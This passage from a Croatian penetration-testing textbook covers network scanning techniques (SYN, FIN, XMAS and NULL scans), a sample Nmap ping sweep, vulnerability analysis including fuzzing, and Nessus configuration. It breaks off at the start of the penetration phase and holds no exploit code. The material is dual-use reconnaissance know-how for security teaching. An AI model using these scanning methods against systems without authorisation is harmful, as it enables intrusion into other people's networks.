Tijekom skeniranja potrebno je biti oprezan. Samo skeniranje ako se ne provede ispravno može opteretiti ciljani sustav s nepotrebnim prometom. Ne odgovaraju sve tehnike svakoj vrsti sustava, pa treba biti oprezan pri odabiru tehnike skeniranja nad sustavom. Odabirom krive tehnike ili alata može se izazvati neželjeni DoS napad i sustav može postati neupotrebljiv u tom trenutku. Svi alati za skeniranje trebali bi prije skeniranja ciljanog sustava biti isprobani na nekom testnom sustavu, kako bi se utvrdila njihova ispravnost i bezazlenost za ciljani sustav.

Izvođenje ovog koraka može se podijeliti na dva dijela:

- otkrivanje aktivnih sustava (*engl. ping sweep*) i
- otkrivanje otvorenih portova, pokrenutih servisa i operacijskog sustava (*engl. enumeration*). [3]

4.2.1 Otkrivanje aktivnih sustava

Otkrivanje aktivnih sustava prvi je korak skeniranja sustava. Kao alat u ovom koraku koriste se različiti port skeneri (*engl. port scanners*). Većina njih je besplatna i dostupna na Internetu, a neki popularniji su:

- Nmap,
- Hping i
- SuperScan.

Port skeneri za identifikaciju aktivnih sustava koriste različite metode. Jedna od najviše korištenih metoda je obično pinganje računala korištenje ICMP-a (*Internet Control Message Protocol*). Koriste se paketi ICMP ECHO i ICMP ECHO_REPLY. Skeniranje se obavlja tako da se pošalje ICMP ECHO paket prema željenom računalu (željenoj IP adresi), te ukoliko to računalo odgovori s paketom ICMP ECHO_REPLY ono je aktivno na mrežu. Ukoliko se ne dobije odgovor znači da se to računalo s tom IP adresom ne nalazi na mreži. [2]

Ukoliko je iz sigurnosnih razloga ping zabranjen na mreži koja se skenira, koriste se neke druge metode (npr. TCP ping) za otkrivanje aktivnih računala na mreži.

4.2.2 Otkrivanje otvorenih portova, pokrenutih servisa i operacijskog sustava

I u ovom koraku koriste se razni port skeneri za detektiranje otvorenih portova, servisa pokrenutim na otvorenim portovima (*engl. banner grabbing*) i instaliranih operacijskih sustava (*engl. fingerprinting*). [3]

Na Internetu su dostupni različiti besplatni port skeneri, a neki od njih su:


- Nmap,
- Xprobe2,
- Httprint,
- Amap i
- P0f.

4.2.2.1 Otkrivanje otvorenih portova

Nakon što su pronađena aktivna računala na mreži sada se skeniraju kako bi se otkrili otvoreni TCP (*Transport Control Protocol*) i UDP (*User Datagram Protocol*) portovi. Port skeneri koriste različite dostupne metode skeniranja koje imaju svoje prednosti i mane. Neke metode dobre su za skeniranje kroz vatrozidove, dok su neke druge metode dobre za skeniranje mreže unutar vatrozida. Da bi se razumjelo na koji način točno rade port skeneri potrebno je razumjeti metode koje se koriste za skeniranje. Najpoznatija je metoda *SYN SCAN*. Ukoliko *SYN SCAN* metoda ne zadovoljava potrebe postoje još i *FIN SCAN*, *XMAS Tree SCAN* i *NULL SCAN* metode. Sve navedene metode koriste TCP pakete, ali svaka metoda postavlja različite zastavice unutar samog TCP paketa i na osnovu odgovora zaključuje se je li port otvoren ili zatvoren. [2]

4.2.2.1.1 SYN SCAN metoda


U SYN SCAN metodi postavlja se SYN zastavicu unutar TCP paketa i taj se paket šalje meti skeniranja na različite portove. Ovisno o odgovoru zaključuje se je li port otvoren ili zatvoren. Port je zatvoren ukoliko meta skeniranja odgovori s postavljenom zastavicom RST. Port je otvoren ukoliko meta skeniranja odgovori s postavljenim zastavicama SYN i ACK. U slučaju otvorenog porta na dobiveni odgovor odgovara se slanjem paketa s postavljenom zastavicom RST. [9] (Slika 4.1)



Slika 4.1: SYN SCAN metoda

4.2.2.1.2 FIN SCAN metoda


U FIN SCAN metodi postavlja se FIN zastavicu unutar TCP paketa i taj se paket šalje meti skeniranja na različite portove. Port je zatvoren ukoliko meta skeniranja odgovori s postavljenom zastavicom RST. Port je otvoren ukoliko meta skeniranja ne pošalje nikakav odgovor na poslani paket. [9] (Slika 4.2)



Slika 4.2: FIN SCAN metoda

4.2.2.1.3 XMAS Tree SCAN metoda


U XMAS Tree SCAN metodi postavljaju se FIN, URG i PUSH zastavicu unutar TCP paketa i taj se paket šalje meti skeniranja na različite portove. Port je zatvoren ukoliko meta skeniranja odgovori s postavljenom zastavicom RST. Port je otvoren ukoliko meta skeniranja ne pošalje nikakav odgovor na poslani paket. [9] (Slika 4.3)



Slika 4.3: XMAS Tree SCAN metoda

4.2.2.1.4 NULL SCAN metoda

U NULL SCAN metodi postavlja ne postavlja se nijedna od zastavica unutar TCP paketa i taj se paket šalje meti skeniranja na različite portove. Port je zatvoren ukoliko meta skeniranja odgovori s postavljenom zastavicom RST. Port je otvoren ukoliko meta skeniranja ne pošalje nikakav odgovor na poslani paket. [9] (Slika 4.4)



Slika 4.4: NULL SCAN metoda

4.2.2.2 Otkrivanje pokrenutih servisa

Osim što port skeneri mogu otkriti otvorene portove na računalu mogu pomoći pri otkrivanju procesa pokrenutog na otvorenom portu. Npr. ako je otkriveno da je otvoren port 80, obično to je znak da je na tom portu pokrenuta neka vrsta Web poslužitelja. Kako postoji veliki broj različitih Web poslužitelja, a svaki ima različite sigurnosne propuste, to nije dovoljna informacija. Proces je moguće identificirati prema informacijama (*engl. banner*) koje sam proces šalje na određeni upit. Npr. HTTP zaglavlje daje puno informacija o sustavu s kojeg je poslano. Šalje detaljne informacije o pokrenutom poslužitelju s kojeg je zaglavlje poslano.

4.2.2.3 Identifikacija operacijskog sustava

Svi port skeneri daju informacije o otkrivenim otvorenom portovima koje su pronašli, ali neki port skeneri nude dodatne informacije. Obično se tijekom skeniranja portova može dobiti i informacija o operacijskom sustavu koji se nalazi na računalu koje se skenira. O kojem operacijskom sustavu se radi moguće je saznati iz različitih informacija koje se prikupljaju tijekom skeniranja portova.

Ako je npr. skeniranjem portova utvrđeno da su otvoreni TCP portovi 135 i 139 može se zaključiti da se radi o operacijskom sustavu Windows, jer su to standardni portovi za njega. TTL (*Time To Live*) polje unutar TCP paketa isto tako može koristiti za identifikaciju operacijskog sustava, jer svaki operacijski sustav ima karakterističan odgovor na različite pakete.

Bitno je napomenuti da identifikacija operacijskog sustava ne mora uvijek biti točna. Vatrozidovi mogu blokirati dio portova i filtrirati promet i na taj način "sakriti" neke određene portove. Ili administrator sustava može postaviti sustav tako da šalje nestandardne odgovore kako bi zakamuflirao operacijski sustav.

4.2.3 Nmap

Nmap je najpopularniji besplatan, otvorenog koda port skener. Dostupan je za većinu operacijskih sustava (Linux, Windows i Mac OS X). Standardno sučelje je komandno-

linijsko sučelje, ali ima i opcionalno grafičko sučelje (*NmapFE*). Koristi se za otkrivanje aktivnih računala, identificiranje pokrenutih servisa na otvorenim portovima, te identificiranje operacijskog sustava. Podržava velik broj različitih tipova skeniranja od kojih svako ima svoje prednosti i mane. Podržava sve do sada navedene metode skeniranja (SYN SCAN, *FIN SCAN*, *XMAS Tree SCAN* i *NULL SCAN*). [2]

Nmap se koristi na sljedeći način:

```
nmap [tip skeniranja] [dodatne opcije] <IP adresa ili raspon IP adresa>
```

Kao prvi argument predaje se tip skeniranja. Nmap omogućuje kombiniranje različitih tipova skeniranja. Nakon toga, kao drugi argument, postavljaju se dodatne opcije skeniranja (oblik ispisa rezultata, ispis rezultata u datoteku, portovi koji se skeniraju i sl.). Kao zadnji argument predaje se IP adresa ili raspon IP adresa koji se skenira. Ovisno o željenom načinu skeniranja i rezultatu koriste se različite raspoložive opcije. [15]

4.2.3.1 Korištenje Nmapa za otkrivanje aktivnih računala

Za otkrivanje aktivnih računala Nmap može koristiti obični ping (opcije `-sP` i `-P0`) ili može koristiti TCP ping (opcije `-PS`, `-PA` i `-PU`). (Slika 4.5)

```
bt ~ # nmap -sP 192.168.1.1-254

Starting Nmap 4.20 ( http://insecure.org ) at 2008-05-27 20:12 GMT
Host 192.168.1.1 appears to be up.
MAC Address: 00:18:F8:40:AB:7E (Cisco-Linksys)
Host 192.168.1.21 appears to be up.
MAC Address: 00:0C:29:0B:03:D3 (VMware)
Host 192.168.1.23 appears to be up.
MAC Address: 00:0C:29:09:AC:17 (VMware)
Host 192.168.1.102 appears to be up.
Host 192.168.1.110 appears to be up.
MAC Address: 00:0C:29:10:CB:04 (VMware)
Host 192.168.1.111 appears to be up.
MAC Address: 00:0C:29:02:95:8F (VMware)
Host 192.168.1.254 appears to be up.
MAC Address: 00:14:7F:73:A2:C1 (Thomson Telecom Belgium)
Nmap finished: 254 IP addresses (7 hosts up) scanned in 43.484 seconds
bt ~ #
```

Slika 4.5: Otkrivanje aktivnih računala

4.2.3.2 Korištenje Nmapa za identificiranje servisa i operacijskog sustava

Za identificiranje pokrenutih servisa i njihovih potpunih naziva i verzija na otvorenim portovima koristi se opcija `-sV` uz kombiniranje nekog od tipova skeniranja (npr. `-sS` za SYN SCAN metodu). (Slika 4.6)

Slika 4.6: Otkrivanje otvorenih portova i pokrenutih servisa

Za identifikaciju operacijskog sustava koristi se opcija –0 uz kombinaciju nekog od raspoloživih tipova skeniranja. U većini slučajeva i iz rezultata identificiranja pokrenutih servisa može se zaključiti o kojem operacijskom sustavu se radi.

4.3 Analiza ranjivosti

Analiza ranjivosti treći je i završni korak faze prikupljanja podataka. Nakon što su uspješno završena prethodna dva koraka, cilj penetracijskog ispitivača je da sada pokuša pronaći sve moguće ranjivosti (sigurnosne propuste) u ciljanom sustavu. Tijekom ovog koraka penetracijski ispitivač mora se služiti svojim znanjem i iskustvom kako bi pronašao ranjivosti u sustavu. Penetracijski ispitivač za poznate ranjivosti može koristiti automatizirane alate kako bi se olakšao pronalazak tih poznatih ranjivosti u sustava. Ti alati obično imaju svoje baze podataka o poznatim ranjivostima i detaljne informacije o njima, a baza se obično periodički obnavlja.

Vrlo je važno da penetracijski ispitivač bude u tijeku sa svim događajima koji su povezani sa sigurnosti u računalnom svijetu. Uspješnost ove faze direktno ovisi o znanju i iskustvu penetracijskog ispitivača. Penetracijski ispitivač uvijek mora biti u toku s novootkrivenim ranjivostima u sustavima (pridružiti se referentnim sigurnosnim *mailing* listama, posjećivati stranice koje se bave sa sigurnošću i otkrivanjem novih ranjivosti i sl.). Nove ranjivosti se pronalaze svaki dan i objavljuju se u sigurnosnim zajednicama, referentnim *mailing* listama i različitim forumima koji se bave sa sigurnošću.

Neke od dobrih informativnih Web stranica koje su iznimno korisne za istraživanje potencijalnih ranjivosti su:

- SecurityFocus (http://www.securityfocus.com),
- milw0rm (http://www.milw0rm.com),
- Packet Storm (http://packetstormsecurity.org),
- FrSIRT (*http://www.frsirt.com*),
- MITRE Corporation CVE (*http://cve.mitre.org*),
- NIST National Vulnerability Database (*http://nvd.nist.gov*),

- ISS X-Force (*http://xforce.iss.net*) i
- CERT vulnerability notes (*http://www.kb.cert.org/vuls*). [2]

Penetracijski ispitivač ne smije se osloniti samo na automatizirane alate za pronalazak ranjivosti sustava. Ti alati imaju jednu negativnu osobinu, a to je da mogu dati *false positive* i *false negative* rezultate. Znači, moguće je da detektiraju ranjivost koja uopće i ne postoji u sustavu, a isto tako moguće je da ne detektiraju ranjivost koja postoji u sustavu.

Kod neautomatiziranog (ručnog) načina otkrivanja ranjivosti zahtjeva se veliko znanje i iskustvo penetracijskog ispitivača. Ručne metode otkrivanja ranjivosti sustava obično kao rezultat daju pronađene nove ranjivosti u sustavu ili krive konfiguracije sustava. Postoji nekoliko metoda za otkrivanje ranjivosti:

- analiza izvornog koda,
- analiza binarnih datoteka,
- *runtime* analiza API funkcija,
- *fuzzing* metoda i
- korištenje više različitih metoda. [14]

Najzanimljivija od spomenutih metoda je *fuzzing* metoda. *Fuzzing* metoda omogućuje brzo otkrivanje rizičnih sigurnosnih propusta u različitim programskim rješenjima. Bazira se na *fault injection* tehnici, kojom se prosljeđivanjem različitih ulaznih podataka ciljanoj aplikaciji pokušavaju otkriti sigurnosni propusti unutar aplikacije. Cilj je da proslijeđeni podaci na ciljanoj aplikaciji uzrokuju manifestacije sigurnosnog propusta. *Fuzzing* metoda je pogodna za otkrivanje sigurnosni propusta u svim aplikacijama koje obrađuju korisnički unos, kao što su npr. poslužiteljske aplikacije, klijentske aplikacije, parseri datoteka i sl. Korištenjem *fuzzing* metode moguće je otkriti gotovo sve do sada poznate tipove sigurnosnih propusta, kao što su:

- preljev spremnika (*engl. buffer overflow*),
- preljev cjelobrojne vrijednosti (*engl. integer overflow*),
- format string ranjivosti (*engl*. *format string attack*),
- umetanje SQL naredbi (*engl. SQL Inject*),
- *Cross Site Scripting* - XXS i
- udaljeno izvršavanje naredbi (*engl. remote command execution*). [14]

Ako penetracijski ispitivač koristi automatizirane alate za otkrivanje poznatih ranjivosti, proces otkrivanja ranjivosti sustava ne smije ostati samo na tome. Penetracijsko ispitivanje sigurnosti sustava nije samo aktivnost koja obuhvaća pokretanje automatiziranih alata nego je i više od toga. Ukoliko se koriste automatizirane metode pronalaska ranjivosti u sustavu potrebno je provesti i ručne metode kako bi se osiguralo da je pronađeno što je više moguće ranjivosti sustava, a time se povećava i kvaliteta samog penetracijskog ispitivanja.

Neki od dobrih automatiziranih alata za pronalazak poznatih ranjivosti, komercijalni i nekomercijalni, su:

- Nessus,
- Retina Network Security Scanner,
- ISS Scanner,
- SARA,
- GFI LANguard i
- Shadow Security Scanner.

4.3.1 Nessus

Nessus (http://www.nessus.org) je besplatan alat za skeniranje i pronalazak poznatih ranjivosti u sustavu. Može se koristiti za veliki broj različitih sigurnosnih skeniranja. Značajno smanjuje vrijeme penetracijskog ispitivanja u potrazi za poznatim ranjivostima u sustavu. Autor i proizvođač Nessusa je Tenable Network Security. Radi kontinuiranog unapređivanja skenera Tenable proizvodi većinu dodataka (*engl. plugin*) za razna sigurnosna skeniranja, za novootkrivene ranjivosti, te naplaćuje pretplatu za te dodatke. Postoji i besplatna pretplata, ali ažuriranje dodataka kasni tjedan dana za pretplatom koja se plaća.

Nessus se zasniva na klijent-poslužitelj arhitekturi. Nessus klijent konfigurira skeniranje, način skeniranja, dodatke, cilj skeniranja, te daje izvještaj o rezultatima skeniranja zadanih ciljeva. Nessus poslužitelj provodi sva sigurnosna skeniranja, koja su implementirana kao dodatci za skeniranje. Dodatci su napisanu u NASL jeziku (*Nessus Attack Scripting Language*). Sva mrežna komunikacija između klijenta i servera je zaštićena, za komunikaciju se koristi TLS (*Transport Layer Security*).


Nessus poslužitelj i klijent ne moraju biti instalirani na istom operacijskom sustavu. Nessus poslužitelj može biti instaliran na jednom operacijskom sustavu (npr. Linux), a klijent instaliran na drugom operacijskom sustavu (npr. Windows). Isto tako, Nessus podržava da su i poslužitelj i klijent instalirani na jednom računalu, na jednom operacijskom sustavu. Nessus poslužitelj podržava većinu danas popularnih operacijskih sustava, kao što su Linux, Windows, FreeBSD, Solaris i Mac OS X. Nessus klijent podržava isto tako nekoliko operacijskih sustava, a to su Linux, Windows i Solaris.

Nessus poslužitelj za instalaciju zahtjeva administratorske ovlasti, to vrijedi za sve operacijske sustave na koje se može instalirati. Npr. za operacijski sustav Linux za instalaciju Nessus poslužitelja potrebno je imati *root* ovlasti, a na operacijskom sustavu Windows potrebno je imati ovlasti lokalnog administratora sustava (*Local Administrator*). [2]

4.3.1.1 Konfiguriranje Nessusa


Standardne početne vrijednosti za politiku skeniranja (*engl. default scanning policy*) u većini slučajeva neće odgovarati za većinu skeniranja. Zbog toga Nessus pruže veliki izbor opcija skeniranja kako bi se skeniranje moglo prilagoditi za određenu svrhu.

Nakon što se pokrene Nessus klijent, većina opcija je onemogućena, sve dok se klijent ne spoji na Nessus poslužitelj. (Slika 4.7)




Slika 4.7: Glavni prozor Nessus skenera

Klikom na gumb *Connect* otvara se prozor u kojem je moguće odabrati željeni Nessus poslužitelj koji se želi koristi tijekom skeniranja. (Slika 4.8)



Slika 4.8: Odabir Nessus poslužitelja

U konfiguracijskom prozoru poslužitelja moguće je promijeniti port na kojem sluša Nessus poslužitelj, isto tako moguće je promijeniti IP adresu, te definirati period osvježavanja baze dodataka poznatih ranjivosti. Nessus poslužitelj obično sluša na TCP portu 1241. U istom prozoru omogućeno je pokretanje i zaustavljanje Nessus poslužitelj. (Slika 4.9)




Slika 4.9: Konfiguracija Nessus poslužitelja

Nakon što se Nessus klijent uspješno spoji na Nessus poslužitelj moguće je konfigurirati Nessus klijent i postaviti željene opcije kako bi se izvršilo skeniranje. Omogućeno je dodavanje ciljeva skeniranja. Ciljeve skeniranja moguće je dodati na više načina. Moguće je dodavati jednu po jednu IP adresu, dodati određeni raspon IP adresa koje će se skenirati ili dodati datoteku u kojoj se nalaze IP adrese koje će se skenirati.

Nakon što je odabran cilj skeniranja potrebno je definirati politiku i način skeniranja. Potrebno je definirati na koji način se izvršava skeniranje i što će se točno skenirati, te koje poznate ranjivosti će biti uključene u skeniranje.

Nessus klijent pruža mogućnost odabira načina skeniranja. Neki Nessus dodatci za skeniranje koriste metode koje su agresivne i mogu onemogućiti sustav koji se skenira, tj. izazvati DoS napad. Zbog toga je u opcijama moguće uključiti ili isključiti te agresivne metode (uključivanjem i isključivanjem opcije *safe check*). U opcijama je moguće odabrati vrstu port skenera koji se koristi kod skeniranja sustava (*ping scan, SYN scan, Nessus TCP scanner i sl.*). Nessus u svojim opcijama omogućava postavljanje velikog broja opcija skeniranja. Jedna od glavnih opcija koje je potrebno postaviti je odabir dodataka koji će se koristiti, tj. odabir poznatih ranjivosti na koje se testira ciljani sustav. (Slika 4.10) Nakon što se postave sve potrebne opcije skeniranja moguće je izvršiti skeniranje nad zadanim ciljanim sustavom.




Slika 4.10: Odabir sigurnosnih dodataka za skeniranje

4.3.1.2 Nessus izvješće

Nessus sve što je pronašao kategorizira u tri skupine: sigurnosne rupe, sigurnosna upozorenja i sigurnosne informacije. Sigurnosne rupe izvještavaju o pronađenim poznatim ranjivostima u sustavu. Sigurnosna upozorenja daju neka upozorenja o skeniranom sustavu i njegovoj konfiguraciji. Sigurnosne informacije daju informacije o svemu što je Nessus skeniranjem sustava pronašao. (Slika 4.11)

U obzir se mora uzeti da neki od pronađenih propusta uopće ne postoje na sustavu koji je skeniran (*false positive*). Isto tako, ne mora značiti da je Nessus pronašao sve ranjivosti sustava (*false negative*).

Nakon što je izvješće generirano Nessus omogućava konvertiranje tog izvješća u nekoliko različitih formata. Najjednostavniji i najpregledniji format je HTML format izvješća. Ostali formati su Nessus formati, noviji NBE format ili stariji NSR format. Neki Nessus klijenti omogućuju konvertiranje izvješća u XML ili PDF, te neki pružaju mogućnost uspoređivanja dva izvješća.



Slika 4.11: Nessus izvješće skeniranja računala

5. Faza penetracije

Ova faza je to što čini razliku između penetracijskog ispitivanja sigurnosti sustava i analize ranjivosti sustava. Ovo je, može se reći, glavna faza penetracijskog ispitivanja sustava. Faza penetracije najzahtjevnija je faza penetracijskog ispitivanja, zahtjeva najviše znanja i iskustva.

Nakon što su utvrđene ranjivosti koje se nalaze u sustavu, provodi se faza penetracije. Cilj je identificirati, odabrati, odgovarajuće pronađene ranjivosti sustava, mete penetracije, za pokušaj penetracije u sustav. Vrijeme i trud koji će biti uložen za iskorištavanje pronađenog propusta mora se dobro procijeniti. Procjena vremena koje je potrebno kako bi se pronađena ranjivost iskoristila jako je bitna za fazu penetracije. Isto tako, kako je bitno vrijeme koje će se utrošiti na iskorištavanje ranjivosti, bitna je i sama meta faze penetracije. Sustav koji se ispituje može imati veliki broj računala. U fazi prikupljanja podataka može biti prikupljen veliki broj informacija o računalima i pronađenim ranjivostima sustava. Penetracijski ispitivač jednostavno nema dovoljno vremena da pokuša iskoristiti sve pronađene ranjivosti nego se mora 